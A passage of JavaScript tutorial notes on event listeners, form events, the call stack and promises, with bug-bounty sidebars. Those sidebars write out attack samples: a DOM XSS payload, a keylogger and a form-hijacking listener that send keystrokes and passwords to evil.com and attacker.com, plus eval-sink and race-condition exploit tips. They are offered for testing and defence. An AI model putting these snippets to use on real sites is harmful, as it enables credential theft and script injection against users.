});
```

✅ **Why use this?**
Clean separation of JS from HTML, allows multiple listeners on same element.

🧪 4. Activity – Dynamic Content Injection

```
document.querySelector("#changeText").addEventListener("click", () => {
    document.querySelector("#output").innerHTML = "<h1>Updated!</h1>";
});
```

⚠️ **Pentesting Tip:** Watch for unvalidated input being injected via `innerHTML` in such event handlers.

🧩 5. Event Listener for Element

You can add listeners to any HTML element:

```
document.getElementById("loginBtn").addEventListener("click", () => {
    console.log("Login clicked");
});
```

💡 Add logic for input validation, modals, etc.

🧠 6. `this` Inside Element Event Listener

`this` inside a regular function refers to the **element** that triggered the event.

🔹 Example:

```
document.querySelector(".card").addEventListener("click", function () {
    this.classList.toggle("active");
});
```

But in arrow functions, `this` inherits from outer scope and does **not** refer to the element.

```
element.addEventListener("click", () => {
    console.log(this);  // Not the element!
});
```

⌨️ 7. Keyboard Events

Triggered by keyboard interaction.

Event	Description
`keydown`	When a key is pressed
`keyup`	When key is released
`keypress`	When printable key is pressed (deprecated)

🔹 Example: Key Logger (Basic)

```
document.addEventListener("keydown", function (event) {
    console.log(`Key: ${event.key}, Code: ${event.code}`);
});
```

🔐 **Bug Hunting Tip:** Hidden keyloggers in DOM or JS obfuscation can capture sensitive data.

📝 8. Form Events

Used to validate, block, or capture form submissions.

Event	Description
`submit`	Form is submitted
`change`	Input field loses focus and value changes
`input`	Fires every time input changes

🔹 Preventing Default Submission

```
document.querySelector("form").addEventListener("submit", function(e) {
    e.preventDefault();  // Prevent actual submission
    alert("Form handled in JS!");
});
```

🧬 9. Extracting Form Data

```
document.querySelector("form").addEventListener("submit", function(e) {
    e.preventDefault();
    const formData = new FormData(this);
    for (let [key, value] of formData.entries()) {
        console.log(`${key}: ${value}`);
    }
});
```

📦 `FormData` object makes it easy to extract and loop over form fields.

🔁 10. More Data via Events

You can get event object properties:

```
element.addEventListener("click", function(event) {
    console.log(event.target);   // The clicked element
    console.log(event.type);     // "click"
    console.log(event.timeStamp);
});
```

🔐 Pentesting & Bug Bounty Real-World Scenarios

🎯 1. DOM XSS via Event Listeners

Some sites dynamically bind handlers using unsafe `innerHTML`:

```
document.getElementById("app").innerHTML = location.hash.substring(1);
```

Payload:

```
#<img src=x onerror=alert(1)>
```

→ DOM XSS triggered when event is bound on injected element.

🎯 2. JavaScript Keyloggers on Login Pages

Malicious scripts may bind to `document` or `<input>` fields:

```
document.querySelector("#password").addEventListener("keyup", (e) => {
    fetch(`https://evil.com/log?key=${e.key}`);
});
```

→ **Detectable with DevTools > Sources > Event Listeners**

🎯 3. Form Hijacking

Event listeners hijack form submission to exfiltrate credentials:

```
document.querySelector("form").addEventListener("submit", (e) => {
    e.preventDefault();
    const pwd = document.querySelector("#password").value;
    fetch(`https://attacker.com?pwd=${pwd}`);
});
```

→ Hidden in `<iframe>` or `<script>` tags.

🎯 4. Clickjacking Event Overlays

Invisible element listens for clicks:

```
document.getElementById("hiddenBtn").addEventListener("click", function () {
    fetch("https://attacker.com/clicked");
});
```

→ **Bug bounty test:** Check for hidden elements with `opacity: 0`, `z-index`, and `pointer-events`.

🎯 5. Race Condition in Button Handlers

Button that modifies money transfer amount:

```
btn.addEventListener("click", function () {
    this.disabled = true;
    sendMoney();
});
```

🧑‍💻 **Exploit:** Rapidly click the button before it's disabled → triggers sendMoney multiple times.

🧠 Final Takeaways

- 🧲 Bind JS safely with `textContent`, never `innerHTML` from user data.
- 👀 Monitor for rogue listeners in dev tools → “Event Listeners” tab.
- 📄 Always sanitize inputs before injecting into DOM or handling with listeners.
- ⌨️ Look for keyloggers or `FormData` leaks.
- 🛡️ In pentesting, simulate real user interaction (clicks, inputs, submits) using tools like:
  - **Puppeteer**
  - **Playwright**
  - **Burp Suite DOM Invader**

🧠 JavaScript Execution Flow – Call Stack, Promises, and Async Handling

---

🚀 1. JavaScript Call Stack – Introduction

The **Call Stack** is where **JavaScript tracks function execution**.

- It uses a **LIFO (Last-In, First-Out)** structure.
- Functions are pushed onto the stack when invoked, and popped off when returned.

🔹 Example

```
function a() {
  b();
}
function b() {
  console.log("Hello");
}
a();
```

Call Stack:

```
Initial:
[]

Step 1:
[a] → function a called

Step 2:
[a, b] → function b called

Step 3:
[a] → b finished

Step 4:
[] → a finished
```

🔍 2. Visualizing the Call Stack

🔹 Use Chrome DevTools

1. Open DevTools → Sources tab
2. Set **breakpoints** (click line number)
3. Step through using **F10 (step over)** and **F11 (step into)**
4. Watch the **Call Stack panel** update in real-time

🐛 3. Breakpoints

Breakpoints pause execution for debugging.

🔹 How to Use:

```
function greet() {
  debugger; // Pauses here
  console.log("Hi");
}
greet();
```

OR use the browser DevTools > Sources > Click line number

🧵 4. JavaScript is Single-Threaded

JavaScript executes **one thing at a time** on a **single thread**.
It handles **asynchronous operations** via:

- **Event Loop**
- **Callback Queue**
- **Microtask Queue**

😵 5. Callback Hell

Occurs when **many nested callbacks** make code unreadable and hard to manage.

🔹 Example:

```
login(user, function () {
  getData(function () {
    updateUI(function () {
      console.log("Done!");
    });
  });
});
```

🙅 Problem: Hard to debug, scale, or test.

🌈 6. Promises – Cleaner Async Code

A **Promise** represents a value that may be available **now, later, or never**.

🔹 States:

- `pending` (initial)
- `fulfilled` (resolved)
- `rejected` (error)

✅ 7. Using `.then()` and `.catch()`

```javascript
let promise = new Promise(function (resolve, reject) {
  let success = true;
  if (success) {
    resolve("It worked!");
  } else {
    reject("Error occurred!");
  }
});

promise
  .then(result => console.log(result))      // "It worked!"
  .catch(error => console.error(error));    // On rejection
```

🔗 8. Promise Chaining

Allows you to **run async tasks in sequence**.

🔹 Example:

```javascript
fetchUser()
  .then(user => fetchProfile(user))
  .then(profile => updateUI(profile))
  .catch(err => handleError(err));
```

✅ **Each `.then()` returns a new promise**, allowing chaining.

📦 9. Getting Results & Errors from Promises

🔹 Fulfilled Promise:

```
Promise.resolve("All good").then(console.log); // "All good"
```

🔹 Rejected Promise:

```
Promise.reject("Oops!").catch(console.error); // "Oops!"
```

🧠 Real Case Scenarios for Bug Bounty / Pentesting

🎯 1. DOM XSS in Callback-Based Loaders

Older loaders use nested callbacks (XHR/JSONP):

```
loadScript(url, function (data) {
  eval(data);  // 🚨 Dangerous Sink
});
```

✅ **Inject script inside `data` → DOM XSS**

🎯 2. Callback Hell = Logic Confusion = Bypasses

Misordered callbacks or early returns may lead to:

- Broken authentication
- Authorization bypass
- Token reuse

🎯 3. Race Conditions in Promises

Multiple unresolved Promises can allow race attacks:

```
Promise.all([transferFunds(), changeRole()]); // 🔥 Can race!
```

✅ Try manipulating API requests to control timing.

🎯 4. Promise Rejection Not Handled

Uncaught errors expose stack traces or break logic:

```
fetch("data.json").then(res => res.json());
// 🚫 No `.catch()` leads to app crash
```

✅ Bug bounty tip: Trigger 404 or malformed JSON.

🎯 5. Async Injection via then() Chain

Some apps use user input to decide next Promise:

```
const nextStep = input; // attacker controls input
promise.then(window[nextStep]);  // 🚨 Call any global function
```

✅ Inject `alert` or `fetch` as function name.

🧠 Summary

Concept	Description
Call Stack	JS function tracker (LIFO structure)
Single-Threaded	One thing at a time, async via callbacks
Callback Hell	Too many nested callbacks – hard to maintain
Promises	Cleaner async handling, supports chaining
`.then()`	Handles success of promise
`.catch()`	Handles errors in promise
Promise chaining	Sequential execution of async logic

Concept	Description
Errors & Results	`.resolve()`, `.reject()` → handle with `.then()` or `.catch()`